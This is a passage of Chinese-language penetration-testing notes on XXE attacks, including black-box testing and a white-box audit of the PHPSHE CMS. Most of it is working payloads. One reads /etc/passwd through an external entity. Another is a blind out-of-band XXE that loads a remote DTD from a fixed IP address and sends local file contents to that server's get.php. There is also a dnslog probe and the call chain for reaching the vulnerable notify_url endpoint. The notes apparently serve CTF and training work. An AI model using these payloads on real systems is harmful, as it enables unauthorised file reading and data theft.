29 %remote;
30 %all;
31]>
32 <root>&send;</root>
33
34 test.dtd
35 <!ENTITY % all "<!ENTITY send SYSTEM 'http://47.94.236.117/get.php?file=%file;'>">
36 4、其他玩法（协议）-见参考地址
37 https://www.cnblogs.com/20175211lyz/p/11413335.html

```

## 2.2 XML&XXE-黑盒-JS&黑盒测试&类型修改



```

1 http://web.jarvisoj.com:9882/
2 XXE黑盒发现:
3 1、获取Content-Type或数据类型为xml时，尝试进行xml语言payload进行测试
4 2、不管获取的Content-Type类型或数据传输类型，均可尝试修改后提交测试xxe
5 流程：功能分析-前端提交-源码&抓包-构造Payload测试
6 更改请求数据格式：Content-Type
7 <?xml version = "1.0"?>
8 <!DOCTYPE ANY [
9 <!ENTITY f SYSTEM "file:///etc/passwd">
10]>
11 <x>&f;</x>

```

## 2.3 XML&XXE-白盒-CMS&PHPSHE&无回显



```
1 审计流程:
2 1、漏洞函数simplexml_load_string
3 2、pe_getxml函数调用了漏洞函数
4 3、wechat_getxml调用了pe_getxml
5 4、notify_url调用了wechat_getxml
6 访问notify_url文件触发wechat_getxml函数,构造Payload测试
7
8 先尝试读取文件,无回显后带外测试:
9 <?xml version="1.0" ?>
10 <!DOCTYPE test [
11 <!ENTITY % file SYSTEM "http://1uwlwv.dnslog.cn">
12 %file;
13]>
14 <root>&send;</root>
15
16 然后带外传递数据解决无回显:
17 <?xml version="1.0"?>
18 <!DOCTYPE ANY[
19 <!ENTITY % file SYSTEM "file:///d:/1.txt">
20 <!ENTITY % remote SYSTEM "http://47.94.236.117/test.dtd">
21 %remote;
22 %all;
23]>
24 <root>&send;</root>
25
26 test.dtd:
27 <!ENTITY % all "<!ENTITY send SYSTEM 'http://47.94.236.117/get.php?file=%file;'>">
```

### 资源:



```
1 CTF XXE:
2 https://www.cnblogs.com/20175211lyz/p/11413335.html
```